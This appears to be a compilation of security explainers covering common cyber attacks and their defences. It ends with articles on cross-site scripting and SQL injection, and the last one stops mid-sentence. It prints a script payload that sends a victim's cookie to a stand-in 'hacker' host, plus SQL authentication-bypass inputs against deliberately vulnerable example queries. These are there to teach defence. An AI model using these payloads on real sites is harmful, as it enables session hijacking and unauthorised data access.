# Top 10 Most Common Types of Cyber Attacks

A **cyber attack** is any type of offensive action that targets computer information systems, infrastructures, computer networks or personal computer devices, using various methods to steal, alter or destroy data or information systems.

1. [Denial-of-service (DoS) and distributed denial-of-service (DDoS) attacks](https://blog.netwrix.com/2018/05/15/top-10-most-common-types-of-cyber-attacks/#Denial-of-service%20(DoS)%20and%20distributed%20denial-of-service%20(DDoS)%20attacks)
2. [Man-in-the-middle (MitM) attack](https://blog.netwrix.com/2018/05/15/top-10-most-common-types-of-cyber-attacks/#Man-in-the-middle%20(MitM)%20attack)
3. [Phishing and spear phishing attacks](https://blog.netwrix.com/2018/05/15/top-10-most-common-types-of-cyber-attacks/#Phishing%20and%20spear%20phishing%20attacks)
4. [Drive-by attack](https://blog.netwrix.com/2018/05/15/top-10-most-common-types-of-cyber-attacks/#Drive-by%20attack)
5. [Password attack](https://blog.netwrix.com/2018/05/15/top-10-most-common-types-of-cyber-attacks/#Password%20attack)
6. [SQL injection attack](https://blog.netwrix.com/2018/05/15/top-10-most-common-types-of-cyber-attacks/#SQL%20injection%20attack)
7. [Cross-site scripting (XSS) attack](https://blog.netwrix.com/2018/05/15/top-10-most-common-types-of-cyber-attacks/#Cross-site%20scripting%20(XSS)%20attack)
8. [Eavesdropping attack](https://blog.netwrix.com/2018/05/15/top-10-most-common-types-of-cyber-attacks/#Eavesdropping%20attack)
9. [Birthday attack](https://blog.netwrix.com/2018/05/15/top-10-most-common-types-of-cyber-attacks/#Birthday%20attack)
10. [Malware attack](https://blog.netwrix.com/2018/05/15/top-10-most-common-types-of-cyber-attacks/#Malware%20attack)

**1. Denial-of-service (DoS) and distributed denial-of-service (DDoS) attacks**

A denial-of-service attack overwhelms a system’s resources so that it cannot respond to service requests. A [DDoS attack](https://blog.netwrix.com/2021/08/18/ddos-atttack/) is also an attack on system’s resources, but it is launched from a large number of other host machines that are infected by malicious software controlled by the attacker.

Unlike attacks that are designed to enable the attacker to gain or increase access, denial-of-service doesn’t provide direct benefits for attackers. For some of them, it’s enough to have the satisfaction of service denial. However, if the attacked resource belongs to a business competitor, then the benefit to the attacker may be real enough. Another purpose of a DoS attack can be to take a system offline so that a different kind of attack can be launched. One common example is session hijacking, which I’ll describe later.

There are different types of DoS and DDoS attacks; the most common are TCP SYN flood attack, teardrop attack, smurf attack, ping-of-death attack and botnets.

**TCP SYN flood attack**

In this attack, an attacker exploits the use of the buffer space during a Transmission Control Protocol (TCP) session initialization handshake. The attacker’s device floods the target system’s small in-process queue with connection requests, but it does not respond when the target system replies to those requests. This causes the target system to time out while waiting for the response from the attacker’s device, which makes the system crash or become unusable when the connection queue fills up.

There are a few countermeasures to a TCP SYN flood attack:

* Place servers behind a firewall configured to stop inbound SYN packets.
* Increase the size of the connection queue and decrease the timeout on open connections.

**Teardrop attack**

This attack causes the length and fragmentation offset fields in sequential Internet Protocol (IP) packets to overlap one another on the attacked host; the attacked system attempts to reconstruct packets during the process but fails. The target system then becomes confused and crashes.

If users don’t have patches to protect against this DoS attack, disable SMBv2 and block ports 139 and 445.

**Smurf attack**

This attack involves using IP spoofing and the ICMP to saturate a target network with traffic. This attack method uses ICMP echo requests targeted at broadcast IP addresses. These ICMP requests originate from a spoofed “victim” address. For instance, if the intended victim address is 10.0.0.10, the attacker would spoof an ICMP echo request from 10.0.0.10 to the broadcast address 10.255.255.255. This request would go to all IPs in the range, with all the responses going back to 10.0.0.10, overwhelming the network. This process is repeatable, and can be automated to generate huge amounts of network congestion.

To protect your devices from this attack, you need to disable IP-directed broadcasts at the routers. This will prevent the ICMP echo broadcast request at the [network device](https://blog.netwrix.com/2019/01/08/network-devices-explained/)s. Another option would be to configure the end systems to keep them from responding to ICMP packets from broadcast addresses.

**Ping of death attack**

This type of attack uses IP packets to ‘ping a target system with an IP size over the maximum of 65,535 bytes. IP packets of this size are not allowed, so attacker fragments the IP packet. Once the target system reassembles the packet, it can experience buffer overflows and other crashes.

Ping of death attacks can be blocked by using a firewall that will check fragmented IP packets for maximum size.

**Botnets**

Botnets are the millions of systems infected with malware under hacker control in order to carry out DDoS attacks. These bots or zombie systems are used to carry out attacks against the target systems, often overwhelming the target system’s bandwidth and processing capabilities. These DDoS attacks are difficult to trace because botnets are located in differing geographic locations.

Botnets can be mitigated by:

* RFC3704 filtering, which will deny traffic from spoofed addresses and help ensure that traffic is traceable to its correct source network. For example, RFC3704 filtering will drop packets from bogon list addresses.
* Black hole filtering, which drops undesirable traffic before it enters a protected network. When a DDoS attack is detected, the BGP (Border Gateway Protocol) host should send routing updates to ISP routers so that they route all traffic heading to victim servers to a null0 interface at the next hop.


**2. Man-in-the-middle (MitM) attack**


A MitM attack occurs when a hacker inserts itself between the communications of a client and a server. Here are some common types of man-in-the-middle attacks:

**Session hijacking**

In this type of MitM attack, an attacker hijacks a session between a trusted client and network server. The attacking computer substitutes its IP address for the trusted client while the server continues the session, believing it is communicating with the client. For instance, the attack might unfold like this:

1. A client connects to a server.
2. The attacker’s computer gains control of the client.
3. The attacker’s computer disconnects the client from the server.
4. The attacker’s computer replaces the client’s IP address with its own IP address and  
   spoofs the client’s sequence numbers.
5. The attacker’s computer continues dialog with the server and the server believes it is still communicating with the client.





**IP Spoofing**

IP spoofing is used by an attacker to convince a system that it is communicating with a known, trusted entity and provide the attacker with access to the system. The attacker sends a packet with the IP source address of a known, trusted host instead of its own IP source address to a target host. The target host might accept the packet and act upon it.

**Replay**

A replay attack occurs when an attacker intercepts and saves old messages and then tries to send them later, impersonating one of the participants. This type can be easily countered with session timestamps or nonce (a random number or a string that changes with time).

Currently, there is no single technology or configuration to prevent all MitM attacks. Generally, encryption and digital certificates provide an effective safeguard against MitM attacks, assuring both the confidentiality and integrity of communications. But a man-in-the-middle attack can be injected into the middle of communications in such a way that encryption will not help — for example, attacker “A”  intercepts public key of person “P” and substitute it with his own public key. Then, anyone wanting to send an encrypted message to P using P’s public key is unknowingly using A’s public key. Therefore, A can read the message intended for P and then send the message to P, encrypted in P’s real public key, and P will never notice that the message was compromised. In addition, A could also modify the message before resending it to P. As you can see, P is using encryption and thinks that his information is protected but it is not, because of the MitM attack.

So, how can you make sure that P’s public key belongs to P and not to A? Certificate authorities and hash functions were created to solve this problem. When person 2 (P2) wants to send a message to P, and P wants to be sure that A will not read or modify the message and that the message actually came from P2, the following method must be used:

1. P2 creates a symmetric key and encrypts it with P’s public key.
2. P2 sends the encrypted symmetric key to P.
3. P2 computes a hash function of the message and digitally signs it.
4. P2 encrypts his message and the message’s signed hash using the symmetric key and sends the entire thing to P.
5. P is able to receive the symmetric key from P2 because only he has the private key to decrypt the encryption.
6. P, and only P, can decrypt the symmetrically encrypted message and signed hash because he has the symmetric key.
7. He is able to verify that the message has not been altered because he can compute the hash of received message and compare it with digitally signed one.
8. P is also able to prove to himself that P2 was the sender because only P2 can sign the hash so that it is verified with P2 public key.

**3. Phishing and spear phishing attacks**

Phishing attack is the practice of sending emails that appear to be from trusted sources with the goal of gaining personal information or influencing  users to do something. It combines social engineering and technical trickery. It could involve an attachment to an email that loads malware onto your computer. It could also be a link to an illegitimate website that can trick you into downloading malware or handing over your personal information.

Spear phishing is a very targeted type of phishing activity. Attackers take the time to conduct research into targets and create messages that are personal and relevant. Because of this, spear phishing can be very hard to identify and even harder to defend against. One of the simplest ways that a hacker can conduct a spear phishing attack is email spoofing, which is when the information in the “From” section of the email is falsified, making it appear as if it is coming from someone you know, such as your management or your partner company. Another technique that scammers use to add credibility to their story is website cloning — they copy legitimate websites to fool you into entering personally identifiable information (PII) or login credentials.

To reduce the risk of being phished, you can use these techniques:

* **Critical thinking** — Do not accept that an email is the real deal just because you’re busy or stressed or you have 150 other unread messages in your inbox. Stop for a minute and analyze the email.
* **Hovering over** **the links** — Move your mouse over the link, but **do not click it**! Just let your mouse cursor h over over the link and see where would actually take you. Apply critical thinking to decipher the URL.
* **Analyzing email headers** — Email headers define how an email got to your address. The “Reply-to” and “Return-Path” parameters should lead to the same domain as is stated in the email.
* **Sandboxing** — You can test email content in a sandbox environment, logging activity from opening the attachment or clicking the links inside the email.

**4. Drive-by attack**

Drive-by download attacks are a common method of spreading malware. Hackers look for insecure websites and plant a malicious script into HTTP or PHP code on one of the pages. This script might install malware directly onto the computer of someone who visits the site, or it might re-direct the victim to a site controlled by the hackers. Drive-by downloads can happen when visiting a website or viewing an email message or a pop-up window. Unlike many other types of cyber security attacks, a drive-by doesn’t rely on a user to do anything to actively enable the attack — you don’t have to click a download button or open a malicious email attachment to become infected. A drive-by download can take advantage of an app, operating system or web browser that contains security flaws due to unsuccessful updates or lack of updates.

To protect yourself from drive-by attacks, you need to keep your browsers and operating systems up to date and avoid websites that might contain malicious code. Stick to the sites you normally use — although keep in mind that even these sites can be hacked. Don’t keep too many unnecessary programs and apps on your device. The more plug-ins you have, the more vulnerabilities there are that can be exploited by drive-by attacks.

**5. Password attack**

Because passwords are the most commonly used mechanism to authenticate users to an information system, obtaining passwords is a common and effective attack approach. Access to a person’s password can be obtained by looking around the person’s desk, ‘‘sniffing’’ the connection to the network to acquire unencrypted passwords, using social engineering, gaining access to a password database or outright guessing. The last approach can be done in either a random or systematic manner:

* **Brute-force** password guessing means using a random approach by trying different passwords and hoping that one work Some logic can be applied by trying passwords related to the person’s name, job title, hobbies or similar items.
* In a**dictionary attack,** a dictionary of common passwords is used to attempt to gain access to a user’s computer and network. One approach is to copy an encrypted file that contains the passwords, apply the same encryption to a dictionary of commonly used passwords, and compare the results.

In order to protect yourself from dictionary or brute-force attacks, you need to implement an account lockout policy that will lock the account after a few invalid password attempts. You can follow these [account lockout best practices](https://www.netwrix.com/account_lockout_best_practices.html) in order to set it up correctly.

**Handpicked related content:**

* [Password Policy Best Practices](https://www.netwrix.com/password_best_practice.html?itm_source=blog&itm_medium=context&itm_campaign=none&itm_content=none&cID=70170000000kgEZ)

**6. SQL injection attack**

SQL injection has become a common issue with database-driven websites. It occurs when a malefactor executes a SQL query to the database via the input data from the client to server. SQL commands are inserted into data-plane input (for example, instead of the login or password) in order to run predefined SQL commands. A successful SQL injection exploit can read sensitive data from the database, modify (insert, update or delete) database data, execute administration operations (such as shutdown) on the database, recover the content of a given file, and, in some cases, issue commands to the operating system.

For example, a web form on a website might request a user’s account name and then send it to the database in order to pull up the associated account information using dynamic SQL like this:

“SELECT \* FROM users WHERE account = ‘“ + userProvidedAccountNumber +”’;”

While this works for users who are properly entering their account number, it leaves a hole for attackers. For example, if someone decided to provide an account number of *“‘ or ‘1’ = ‘1’”*, that would result in a query string of:

“SELECT \* FROM users WHERE account = ‘’ or ‘1’ = ‘1’;”


Because *‘1’ = ‘1’* always evaluates to TRUE, the database will return the data for all users instead of just a single user.

The vulnerability to this type of cyber security attack depends on the fact that SQL makes no real distinction between the control and data planes. Therefore, SQL injections work mostly if a website uses dynamic SQL. Additionally, SQL injection is very common with PHP and ASP applications due to the prevalence of older functional interfaces. J2EE and ASP.NET applications are less likely to have easily exploited SQL injections because of the nature of the programmatic interfaces available.

In order to protect yourself from a SQL injection attacks, apply least0privilege model of permissions in your databases. Stick to stored procedures (make sure that these procedures don’t include any dynamic SQL) and prepared statements (parameterized queries). The code that is executed against the database must be strong enough to prevent injection attacks. In addition, validate input data against a white list at the application level.

**7. Cross-site scripting (XSS) attack**

XSS attacks use third-party web resources to run scripts in the victim’s web browser or scriptable application. Specifically, the attacker injects a payload with malicious JavaScript into a website’s database. When the victim requests a page from the website, the website transmits the page, with the attacker’s payload as part of the HTML body, to the victim’s browser, which executes the malicious script. For example, it might send the victim’s cookie to the attacker’s server, and the attacker can extract it and use it for session hijacking. The most dangerous consequences occur when XSS is used to exploit additional vulnerabilities. These vulnerabilities can enable an attacker to not only steal cookies, but also log key strokes, capture screenshots, discover and collect network information, and remotely access and control the victim’s machine.



While XSS can be taken advantage of within VBScript, ActiveX and Flash, the most widely abused is JavaScript — primarily because JavaScript is supported widely on the web.

To defend against XSS attacks, developers can sanitize data input by users in an HTTP request before reflecting it back. Make sure all data is validated, filtered or escaped before echoing anything back to the user, such as the values of query parameters during searches. Convert special characters such as ?, &, /, <, > and spaces to their respective HTML or URL encoded equivalents. Give users the option to disable client-side scripts.

**8. Eavesdropping attack**

Eavesdropping attacks occur through the interception of network traffic. By eavesdropping, an attacker can obtain passwords, credit card numbers and other confidential information that a user might be sending over the network. Eavesdropping can be passive or active:

* **Passive eavesdropping** — A hacker detects the information by listening to the message transmission in the network.
* **Active eavesdropping** — A hacker actively grabs the information by disguising himself as friendly unit and by sending queries to transmitters. This is called probing, scanning or tampering.

Detecting passive eavesdropping attacks is often more important than spotting active ones, since active attacks requires the attacker to gain knowledge of the friendly units by conducting passive eavesdropping before.

Data encryption is the best countermeasure for eavesdropping.

**9. Birthday attack**

Birthday attacks are made against hash algorithms that are used to verify the integrity of a message, software or digital signature. A message processed by a hash function produces a message digest (MD) of fixed length, independent of the length of the input message; this MD uniquely characterizes the message. The birthday attack refers to the probability of finding two random messages that generate the same MD when processed by a hash function. If an attacker calculates same MD for his message as the user has, he can safely replace the user’s message with his, and the receiver will not be able to detect the replacement even if he compares MDs.

**10. Malware attack**

Malicious software can be described as unwanted software that is installed in your system without your consent. It can attach itself to legitimate code and propagate; it can lurk in useful applications or replicate itself across the Internet. Here are some of the most common types of malware:

* **Macro viruses**— These viruses infect applications such as Microsoft Word or Excel. Macro viruses attach to an application’s initialization sequence. When the application is opened, the virus executes instructions before transferring control to the application. The virus replicates itself and attaches to other code in the computer system.
* **File infectors**— File infector viruses usually attach themselves to executable code, such as .exe files. The virus is installed when the code is loaded. Another version of a file infector associates itself with a file by creating a virus file with the same name, but an .exe extension. Therefore, when the file is opened, the virus code will execute.
* **System or boot-record infectors**— A boot-record virus attaches to the master boot record on hard disks. When the system is started, it will look at the boot sector and load the virus into memory, where it can propagate to other disks and computers.
* **Polymorphic viruses**— These viruses conceal themselves through varying cycles of encryption and decryption. The encrypted virus and an associated mutation engine are initially decrypted by a decryption program. The virus proceeds to infect an area of code. The mutation engine then develops a new decryption routine and the virus encrypts the mutation engine and a copy of the virus with an algorithm corresponding to the new decryption routine. The encrypted package of mutation engine and virus is attached to new code, and the process repeats. Such viruses are difficult to detect but have a high level of entropy because of the many modifications of their source code. Anti-virus software or free tools like Process Hacker can use this feature to detect them.
* **Stealth viruses**— Stealth viruses take over system functions to conceal themselves. They do this by compromising malware detection software so that the software will report an infected area as being uninfected. These viruses conceal any increase in the size of an infected file or changes to the file’s date and time of last modification.
* **Trojans**— A Trojan or a Trojan horse is a program that hides in a useful program and usually has a malicious function. A major difference between viruses and Trojans is that Trojans do not self-replicate. In addition to launching attacks on a system, a Trojan can establish a back door that can be exploited by attackers. For example, a Trojan can be programmed to open a high-numbered port so the hacker can use it to listen and then perform an attack.
* **Logic bombs**— A logic bomb is a type of malicious software that is appended to an application and is triggered by a specific occurrence, such as a logical condition or a specific date and time.
* **Worms**— Worms differ from viruses in that they do not attach to a host file, but are self-contained programs that propagate across networks and computers. Worms are commonly spread through email attachments; opening the attachment activates the worm program. A typical worm exploit involves the worm sending a copy of itself to every contact in an infected computer’s email address In addition to conducting malicious activities, a worm spreading across the internet and overloading email servers can result in denial-of-service attacks against nodes on the network.
* **Droppers**— A dropper is a program used to install viruses on computers. In many instances, the dropper is not infected with malicious code and, therefore might not be detected by virus-scanning software. A dropper can also connect to the internet and download updates to virus software that is resident on a compromised system.
* **Ransomware** — Ransomware is a type of malware that blocks access to the victim’s data and threatens to publish or delete it unless a ransom is paid. While some simple computer ransomware can lock the system in a way that is not difficult for a knowledgeable person to reverse, more advanced malware uses a technique called cryptoviral extortion, which encrypts the victim’s files in a way that makes them nearly impossible to recover without the decryption key.

**Handpicked related content:**

* [How to Prevent Ransomware Best Practices](https://www.netwrix.com/prevent_ransomware_best_practice.html?itm_source=blog&itm_medium=context&itm_campaign=none&itm_content=none&cID=70170000000kgEZ)
* [Ransomware Protection Using FSRM and PowerShell](https://blog.netwrix.com/2016/04/11/ransomware-protection-using-fsrm-and-powershell/)
* [Ransomware Survivor: 6 Tips to Prevent Ransomware Attacks](https://blog.netwrix.com/2017/10/12/ransomware-survivor-six-tips-to-prevent-ransomware-attacks/)
* **Adware** — Adware is a software application used by companies for marketing purposes; advertising banners are displayed while any program is running. Adware can be automatically downloaded to your system while browsing any website and can be viewed through pop-up windows or through a bar that appears on the computer screen automatically.
* **Spyware** — Spyware is a type of program that is installed to collect information about users, their computers or their browsing habits. It tracks everything you do without your knowledge and sends the data to a remote user. It also can download and install other malicious programs from the internet. Spyware works like adware but is usually a separate program that is installed unknowingly when you install another freeware application.

**Conclusion**

Mounting a good defense requires understanding the offense. This article has reviewed the 10 most common cyber-security attacks that hackers use to disrupt and compromise information systems. As you can see, attackers have many options, such as DDoS assaults, malware infection, man-in-the-middle interception, and brute-force password guessing, to trying to gain unauthorized access to critical infrastructures and sensitive data.

Measures to mitigate these threats vary, but security basics stay the same: Keep your systems and anti-virus databases up to date, train your employees, configure your firewall to whitelist only the specific ports and hosts you need, keep your passwords strong, use a least-privilege model in your IT environment, make regular backups, and continuously audit your IT systems for suspicious activity.

**Cross-Site Scripting: XSS Cheat Sheet, Preventing XSS**

Cross-site scripting attacks, also called XSS attacks, are a type of injection attack that injects malicious code into otherwise safe websites. An attacker will use a flaw in a target web application to send some kind of malicious code, most commonly client-side JavaScript, to an end user. Rather than targeting the application’s host itself, XSS attacks generally target the application’s users directly. Organizations and companies running web applications can leave the door open for XSS attacks if they display content from users or untrusted sources without proper escaping or validation.

XSS vulnerabilities are one of the OWASP Top 10 security concerns today, especially as so many organizations rely heavily on web applications for customer interaction and validation. However, by writing secure code, [testing for vulnerabilities](https://info.veracode.com/vulnerability-decoder-cross-site-scripting-infosheet-resource.html), and working with security tools like [Veracode Dynamic Analysis](https://www.veracode.com/products/dynamic-analysis-dast), developers can prevent, detect, and repair potential vulnerabilities allowing for XSS exploitation.

**What is Cross Site Scripting (XSS)?**

XSS occurs when an attacker tricks a web application into sending data in a form that a user’s browser can execute. Most commonly, this is a combination of HTML and XSS provided by the attacker, but XSS can also be used to deliver malicious downloads, plugins, or media content. An attacker is able to trick a web application this way when the web application permits data from an untrusted source — such as data entered in a form by users or passed to an API endpoint by client software — to be displayed to users without being properly escaped.

Because XSS can allow untrusted users to execute code in the browser of trusted users and access some types of data, such as session cookies, an XSS vulnerability may allow an attacker to take [data from users](https://www.veracode.com/security/guide-data-loss-prevention) and dynamically include it in web pages and take control of a site or an application if an administrative or a privileged user is targeted.

Malicious content delivered through XSS may be displayed instantly or every time a page is loaded or a specific event is performed. XSS attacks aim to target the users of a web application, and they may be particularly effective because they appear within a trusted site.

Click here for [Remediation Guidance for XSS in Java](https://www.veracode.com/security/java/cwe-80), or here for [Remediation Guidance in ASP.NET](https://www.veracode.com/security/dotnet/cwe-80)

**Key Concepts of XSS**

* XSS is a web-based attack performed on vulnerable web applications.
* In XSS attacks, the victim is the user and not the application.
* In XSS attacks, malicious content is delivered to users using JavaScript.

**Cross Site Scripting Video**


In short, XSS vulnerabilities occur when input coming into web applications is not validated and/or output to the browser is not properly escaped before being displayed.

The three most common types of XSS attacks are persistent, reflected, and DOM-based..

**XSS Attack Examples**

**Persistent XSS**


Also known as stored XSS, this type of vulnerability occurs when untrusted or unverified user input is stored on a target server. Common targets for persistent XSS include message forums, comment fields, or visitor logs—any feature where other users, either authenticated or non-authenticated, will view the attacker’s malicious content. Publicly visible profile pages, like those common on social media sites and membership groups, are one good example of a desirable target for persistent XSS. The attacker may enter malicious scripts in the profile boxes, and when other users visit the profile, their browser will execute the code automatically.



**Reflective XSS**

On the other hand, reflected or non-persistent [cross-site scripting](https://www.veracode.com/blog/2012/07/what-is-cross-site-scripting) involves the immediate return of user input. To exploit a reflective XSS, an attacker must trick the user into sending data to the target site, which is often done by tricking the user into clicking a maliciously crafted link. In many cases, reflective XSS attacks rely on phishing emails or shortened or otherwise obscured URLs sent to the targeted user. When the victim visits the link, the script automatically executes in their browser.

Search results and error message pages are two common targets for reflected XSS. They often send unmodified user input as part of the response without ensuring that the data is properly escaped so that it is displayed safely in the browser..



**DOM-Based XSS**

DOM-based cross-site scripting, also called client-side XSS, has some similarity to reflected XSS as it is often delivered through a malicious URL that contains a damaging script. However, rather than including the payload in the HTTP response of a trusted site, the attack is executed entirely in the browser by modifying the DOM or Document Object Model. This targets the failure of legitimate JavaScript already on the page to properly sanitize user input.

**XSS Examples with Code Snippets**

**Example 1.**  
For example, the HTML snippet:

*<title>Example document: %(title)</title>*

is intended to illustrate a template snippet that, if the variable title has value [Cross-Site Scripting](https://www.veracode.com/blog/2012/07/what-is-cross-site-scripting), results in the following HTML to be emitted to the browser:

*<title>Example document: XSS Doc</title>*

A site containing a search field does not have the proper input sanitizing. By crafting a search query looking something like this:

*"><SCRIPT>var+img=new+Image();img.src="http://hacker/"%20+%20document.cookie;</SCRIPT>*

sitting on the other end, at the web server, you will be receiving hits where after a double space is the user's cookie. If an administrator clicks the link, an attacker could steal the session ID and hijack the session.

**Example 2.**  
Suppose there's a URL on Google's site, *http://www.google.com/search?q=flowers*, which returns HTML documents containing the fragment

*<p>Your search for 'flowers' returned the following results:</p>*

i.e., the value of the query parameter q is inserted into the page returned by Google. Suppose further that the data is not validated, filtered or escaped.   
Evil.org could put up a page that causes the following URL to be loaded in the browser (e.g., in an invisible*<iframe>*):

*http://www.google.com/search?q=flowers+%3Cscript%3Eevil\_script()%3C/script%3E*

When a victim loads this page from [www.evil.org](https://www.veracode.com/security/xss), the browser will load the iframe from the URL above. The document loaded into the iframe will now contain the fragment

*<p>Your search for 'flowers <script>evil\_script()</script>'*

*returned the following results:</p>*

Loading this page will cause the browser to execute *evil\_script()*. Furthermore, this script will execute in the context of a page loaded from *www.google.com.*

**Impact of Cross Site Scripting XSS**

When attackers succeed in exploiting XSS vulnerabilities, they can gain access to account credentials. They can also spread [web worms](https://www.veracode.com/security/computer-worm) or access the user’s computer and view the user’s browser history or control the browser remotely. After gaining control to the victim’s system, attackers can also analyze and use other intranet applications.  
By exploiting XSS vulnerabilities, an attacker can perform malicious actions, such as:

* Hijack an account.
* Spread web worms.
* Access browser history and clipboard contents.
* Control the browser remotely.
* Scan and exploit intranet appliances and applications.

**Identifying Cross-Site Scripting Vulnerabilities**

XSS vulnerabilities may occur if:

* Input coming into web applications is not validated
* Output to the browser is not HTML encoded

**Detecting and Preventing XSS Vulnerabilities**

XSS vulnerabilities can be prevented by consistently using secure coding practices. Our Veracode [vulnerability decoder](https://info.veracode.com/vulnerability-decoder-cross-site-scripting-infosheet-resource.html) provides useful guidelines for avoiding XSS-based attacks. By ensuring that all input that comes in from user forms, search fields, or submission requests is properly escaped, developers can prevent their applications from being misused by attackers.

Cross-site scripting prevention should be part of your development process, but there are steps you can take throughout each part of production that can detect potential vulnerabilities and prevent attacks.

**Resources for Cross-Site Scripting Prevention**

Cross-site scripting prevention should be addressed in the early stages of development; however, if you’re already well into production there are still several cross-site prevention steps you can take to prevent an attack.

**What is SQL Injection (SQLi) and How to Prevent It**

SQL Injection (SQLi) is a type of an [injection attack](https://www.acunetix.com/blog/articles/injection-attacks/) that makes it possible to execute malicious SQL statements. These statements control a database server behind a web application. Attackers can use SQL Injection vulnerabilities to bypass application security measures. They can go around authentication and authorization of a web page or web application and retrieve the content of the entire SQL database. They can also use SQL Injection to add, modify, and delete records in the database.

An SQL Injection vulnerability may affect any website or web application that uses an SQL database such as MySQL, Oracle, SQL Server, or others. Criminals may use it to gain unauthorized access to your sensitive data: customer information, personal data, trade secrets, intellectual property, and more. SQL Injection attacks are one of the oldest, most prevalent, and most dangerous web application vulnerabilities. The OWASP organization (Open Web Application Security Project) lists injections in their [OWASP Top 10](https://www.acunetix.com/vulnerability-scanner/owasp-top-10-compliance/) 2017 document as the number one threat to web application security.



**How and Why Is an SQL Injection Attack Performed**

To make an SQL Injection attack, an attacker must first find vulnerable user inputs within the web page or web application. A web page or web application that has an SQL Injection vulnerability uses such user input directly in an SQL query. The attacker can create input content. Such content is often called a malicious payload and is the key part of the attack. After the attacker sends this content, malicious SQL commands are executed in the database.

SQL is a query language that was designed to manage data stored in relational databases. You can use it to access, modify, and delete data. Many web applications and websites store all the data in SQL databases. In some cases, you can also use SQL commands to run operating system commands. Therefore, a successful SQL Injection attack can have very serious consequences.

* Attackers can use SQL Injections to find the credentials of other users in the database. They can then impersonate these users. The impersonated user may be a database administrator with all database privileges.
* SQL lets you select and output data from the database. An SQL Injection vulnerability could allow the attacker to gain complete access to all data in a database server.
* SQL also lets you alter data in a database and add new data. For example, in a financial application, an attacker could use SQL Injection to alter balances, void transactions, or transfer money to their account.
* You can use SQL to delete records from a database, even drop tables. Even if the administrator makes database backups, deletion of data could affect application availability until the database is restored. Also, backups may not cover the most recent data.
* In some database servers, you can access the operating system using the database server. This may be intentional or accidental. In such case, an attacker could use an SQL Injection as the initial vector and then attack the internal network behind a firewall.

There are several types of SQL Injection attacks: in-band SQLi (using database errors or UNION commands), blind SQLi, and out-of-band SQLi. You can read more about them in the following articles: [Types of SQL Injection (SQLi)](https://www.acunetix.com/websitesecurity/sql-injection2/), [Blind SQL Injection: What is it](https://www.acunetix.com/websitesecurity/blind-sql-injection/).

To follow step-by-step how an SQL Injection attack is performed and what serious consequences it may have, see: [Exploiting SQL Injection: a Hands-on Example](https://www.acunetix.com/blog/articles/exploiting-sql-injection-example/).

**Simple SQL Injection Example**

The first example is very simple. It shows, how an attacker can use an SQL Injection vulnerability to go around application security and authenticate as the administrator.

The following script is pseudocode executed on a web server. It is a simple example of authenticating with a username and a password. The example database has a table named users with the following columns: username and password.

# Define POST variables

**uname = request.POST['username']**

**passwd = request.POST['password']**

# SQL query vulnerable to SQLi

sql = “**SELECT** id **FROM** users **WHERE** username=’” + **uname** + “’ **AND** **password**=’” + **passwd** + “’”

# **Execute** the **SQL** statement

**database**.**execute**(**sql**)

These input fields are vulnerable to SQL Injection. An attacker could use SQL commands in the input in a way that would alter the SQL statement executed by the database server. For example, they could use a trick involving a single quote and set the passwd field to:

password' OR 1=1

As a result, the database server runs the following SQL query:

**SELECT** id **FROM** users **WHERE** username='username' **AND** **password**=**'password' OR 1=1**'

Because of the OR 1=1 statement, the WHERE clause returns the first id from the users table no matter what the username and password are. The first user id in a database is very often the administrator. In this way, the attacker not only bypasses authentication but also gains administrator privileges. They can also comment out the rest of the SQL statement to control the execution of the SQL query further:

